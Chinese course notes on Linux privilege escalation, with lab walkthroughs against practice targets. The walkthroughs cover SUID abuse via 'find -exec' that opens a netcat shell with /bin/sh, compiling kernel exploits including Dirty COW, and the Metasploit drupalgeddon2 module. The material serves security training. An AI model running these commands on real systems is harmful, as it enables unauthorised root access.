
权限提升-Linux 脏牛内核漏洞&SUID&信息收集


权限提升-小迪安全
① Webshell
后台
功能点
文件上传
模版修改
SQL执行
数据备份
.....
思路点
已知程序
网上资料
代码审计
未知程序
漏洞
单点漏洞
文件上传
文件包含
RCE执行
SQL注入
.....
组合漏洞
各方面配合
第三方
编辑器
中间件平台
phpmyadmin
.....
② 其他权限
数据库
mssql
mysql
oracle
.....
服务类
FTP
RDP
SSH
.....
第三方接口
邮件
支付
空间商
.....
③ 服务器系统
windows
针对环境
web
本地
提权方法
数据库
溢出漏洞
令牌窃取
DLL劫持
第三方软件
AT&SC&PS
不安全的服务权限
不带引号的服务路径
Unattended Installs
AlwaysInstallElevated
针对版本
windows xp
windows7/8/10
windows2k3/08
windows2012/16
linux
针对环境
web
本地
信息收集
内核信息
用户群组
环境信息
进程服务
计划任务
有无ssh 私钥
有无明文密码
可读写执行目录
提权方法
SUID
内核漏洞
环境变量
计划任务
第三方服务

#提权前信息收集知识点-参考打包的 PDF

权限提升-Linux 提权手法总结

演示案例：

- Linux 提权自动化脚本利用-4 个脚本
- Linux 提权 SUID 配合脚本演示-Aliyun
- Linux 提权本地配合内核漏洞演示-Mozhe
- Linux 提权脏牛内核漏洞演示-Aliyun,Vulnhub

#案例 1-Linux 提权自动化脚本利用-4 个脚本
两个信息收集：LinEnum,linuxprivchecker
两个漏洞探针：linux-exploit-suggester linux-exploit-suggester2
需要解释：信息收集有什么用哦？漏洞探针又有什么用哦？

#案例 2-Linux 提权 SUID 配合脚本演示-Vulhub
漏洞成因：chmod u+s 给予了 suid u-s 删除了 suid
使程序在运行中受到了 suid root 权限的执行过程导致
提权过程：探针是否有 SUID(手工或脚本)-特定 SUID 利用-利用吃瓜-GG
find / -user root -perm -4000 -print 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \;
参考利用：https://pentestlab.blog/2017/09/25/suid-executables/
touch xiaodi
find xiaodi -exec whoami \;
find xiaodi -exec netcat -lvp 5555 -e /bin/sh \;
netcat xx.xx.xx.xx 5555

#案例 3-Linux 提权本地配合内核漏洞演示-Mozhe
提权过程：连接-获取可利用漏洞-下载或上传 EXP-编译 EXP-给权限执行-GG
gcc 45010.c -o 45010
chmod +x 45010
./45010
id

#案例 4-Linux 提权脏牛内核漏洞演示-linux-exploit-suggester
内核提权整个过程：（linux-exploit-suggester 获取信息哦）

vulnhub 靶机-探针目标-CMS 漏洞利用-脚本探针提权漏洞-利用内核提权-GG
内核漏洞提权过程：寻可用-下 exp-上/tmp-编译 exp-执行(无权限用 chmod)

```
nmap 192.168.76.0/24
nmap -p1-65535 192.168.76.141
search drupal
use exploit/unix/webapp/drupal_drupalgeddon2
set lhost 192.168.76.141
set lport 1898
set target 0
run
upload /tmp/40837.cpp /tmp/40837.cpp
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
python -c 'import pty; pty.spawn("/bin/bash")'
./dcow
```

涉及资源：

https://github.com/rebootuser/LinEnum

https://www.vulnhub.com/entry/lampiao-1,249/

https://github.com/rebeyond/Behinder/releases

https://github.com/mzet-/linux-exploit-suggester

https://github.com/sleventyeleven/linuxprivchecker

https://pentestlab.blog/2017/09/25/suid-executables/

https://github.com/jondonas/linux-exploit-suggester-2

https://www.mozhe.cn/bug/detail/T3ZEbFljRmFKQTVjVitoV2JxUzVoQT09bW96aGUmozhe

---